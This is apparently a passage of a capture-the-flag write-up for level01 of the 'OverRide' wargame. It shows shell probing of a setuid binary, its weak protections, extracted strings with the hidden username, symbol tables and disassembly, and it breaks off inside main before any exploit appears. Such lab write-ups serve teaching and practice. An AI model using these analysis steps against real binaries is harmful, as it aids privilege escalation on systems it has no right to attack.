

LEVEL01:



```
level00@OverRide:~$ su level01
Password:
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
 FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH
 /home/users/level01/level01
level01@OverRide:~$ ls -l
total 8
-rwsr-s---+ 1 level02 users 7360 Sep 10  2016 level01
level01@OverRide:~$ ./level01
********* ADMIN LOGIN PROMPT *********
Enter Username: lolo
verifying username....

nope, incorrect username...

level01@OverRide:~$ ./level01
********* ADMIN LOGIN PROMPT *********
Enter Username: level02
verifying username....

nope, incorrect username...

level01@OverRide:~$ ./level01
********* ADMIN LOGIN PROMPT *********
Enter Username: level01
verifying username....

nope, incorrect username...

level01@OverRide:~$ echo -en '\x31' | ./level01
********* ADMIN LOGIN PROMPT *********
Enter Username: verifying username....

nope, incorrect username...
```

The program read on stdin once from the username

- Strings:




```
→  Override strings Debug_files/level01
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
puts
stdin
printf
fgets
__libc_start_main
GLIBC_2.0
PTRh0
UWVS
[^_]
verifying username....
dat_wil
admin
********* ADMIN LOGIN PROMPT *********
Enter Username:
nope, incorrect username...
Enter Password:
nope, incorrect password...
;*2$"$
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
.strtab
```

We observe a second prompt for the password.
So if scanf() is used, it waits for a EOF or EOL before reading another what is next on stdin.


So we can send a single string containing the first input for the username separated by an EOF/EOL and the second input for the password.
Let’s see the inside the code.

- Nm:




```
→  Override nm Debug_files/level01
08049f28 d _DYNAMIC
08049ff4 d _GLOBAL_OFFSET_TABLE_
0804868c R _IO_stdin_used
         w _Jv_RegisterClasses
08049f18 d __CTOR_END__
08049f14 d __CTOR_LIST__
08049f20 D __DTOR_END__
08049f1c d __DTOR_LIST__
08048898 r __FRAME_END__
08049f24 d __JCR_END__
08049f24 d __JCR_LIST__
0804a01c A __bss_start
0804a014 D __data_start
08048640 t __do_global_ctors_aux
080483e0 t __do_global_dtors_aux
0804a018 D __dso_handle
         w __gmon_start__
08048632 T __i686.get_pc_thunk.bx
08049f14 d __init_array_end
08049f14 d __init_array_start
08048630 T __libc_csu_fini
080485c0 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
0804a01c A _edata
0804a0a4 A _end
0804866c T _fini
08048688 R _fp_hw
08048318 T _init
080483b0 T _start
0804a040 B a_user_name
0804a024 b completed.6159
0804a014 W data_start
0804a028 b dtor_idx.6161
         U fgets@@GLIBC_2.0
08048440 t frame_dummy
080484d0 T main
         U printf@@GLIBC_2.0
         U puts@@GLIBC_2.0
0804a020 B stdin@@GLIBC_2.0
08048464 T verify_user_name
080484a3 T verify_user_pass
```


– Objdump -d:




```
08048464 <verify_user_name>:
 8048464:       55                      push   %ebp
 8048465:       89 e5                   mov    %esp,%ebp
 8048467:       57                      push   %edi
 8048468:       56                      push   %esi
 8048469:       83 ec 10                sub    $0x10,%esp
 804846c:       c7 04 24 90 86 04 08    movl   $0x8048690,(%esp)
 8048473:       e8 08 ff ff ff          call   8048380 <puts@plt>
 8048478:       ba 40 a0 04 08          mov    $0x804a040,%edx
 804847d:       b8 a8 86 04 08          mov    $0x80486a8,%eax
 8048482:       b9 07 00 00 00          mov    $0x7,%ecx
 8048487:       89 d6                   mov    %edx,%esi
 8048489:       89 c7                   mov    %eax,%edi
 804848b:       f3 a6                   repz cmpsb %es:(%edi),%ds:(%esi)
 804848d:       0f 97 c2                seta   %dl
 8048490:       0f 92 c0                setb   %al
 8048493:       89 d1                   mov    %edx,%ecx
 8048495:       28 c1                   sub    %al,%cl
 8048497:       89 c8                   mov    %ecx,%eax
 8048499:       0f be c0                movsbl %al,%eax
 804849c:       83 c4 10                add    $0x10,%esp
 804849f:       5e                      pop    %esi
 80484a0:       5f                      pop    %edi
 80484a1:       5d                      pop    %ebp
 80484a2:       c3                      ret

080484a3 <verify_user_pass>:
 80484a3:       55                      push   %ebp
 80484a4:       89 e5                   mov    %esp,%ebp
 80484a6:       57                      push   %edi
 80484a7:       56                      push   %esi
 80484a8:       8b 45 08                mov    0x8(%ebp),%eax
 80484ab:       89 c2                   mov    %eax,%edx
 80484ad:       b8 b0 86 04 08          mov    $0x80486b0,%eax
 80484b2:       b9 05 00 00 00          mov    $0x5,%ecx
 80484b7:       89 d6                   mov    %edx,%esi
 80484b9:       89 c7                   mov    %eax,%edi
 80484bb:       f3 a6                   repz cmpsb %es:(%edi),%ds:(%esi)
 80484bd:       0f 97 c2                seta   %dl
 80484c0:       0f 92 c0                setb   %al
 80484c3:       89 d1                   mov    %edx,%ecx
 80484c5:       28 c1                   sub    %al,%cl
 80484c7:       89 c8                   mov    %ecx,%eax
 80484c9:       0f be c0                movsbl %al,%eax
 80484cc:       5e                      pop    %esi
 80484cd:       5f                      pop    %edi
 80484ce:       5d                      pop    %ebp
 80484cf:       c3                      ret
```



```
080484d0 <main>:
 80484d0:       55                      push   %ebp
```



```
 80484d1:       89 e5                   mov    %esp,%ebp
 80484d3:       57                      push   %edi
 80484d4:       53                      push   %ebx
 80484d5:       83 e4 f0                and    $0xfffffff0,%esp
 80484d8:       83 ec 60                sub    $0x60,%esp
 80484db:       8d 5c 24 1c             lea    0x1c(%esp),%ebx
 80484df:       b8 00 00 00 00          mov    $0x0,%eax
 80484e4:       ba 10 00 00 00          mov    $0x10,%edx
 80484e9:       89 df                   mov    %ebx,%edi
 80484eb:       89 d1                   mov    %edx,%ecx
 80484ed:       f3 ab                   rep stos %eax,%es:(%edi)
 80484ef:       c7 44 24 5c 00 00 00    movl   $0x0,0x5c(%esp)
 80484f6:       00
 80484f7:       c7 04 24 b8 86 04 08    movl   $0x80486b8,(%esp)
 80484fe:       e8 7d fe ff ff          call   8048380 <puts@plt>
 8048503:       b8 df 86 04 08          mov    $0x80486df,%eax
 8048508:       89 04 24                mov    %eax,(%esp)
 804850b:       e8 50 fe ff ff          call   8048360 <printf@plt>
 8048510:       a1 20 a0 04 08          mov    0x804a020,%eax
 8048515:       89 44 24 08             mov    %eax,0x8(%esp)
 8048519:       c7 44 24 04 00 01 00    movl   $0x100,0x4(%esp)
 8048520:       00
 8048521:       c7 04 24 40 a0 04 08    movl   $0x804a040,(%esp)
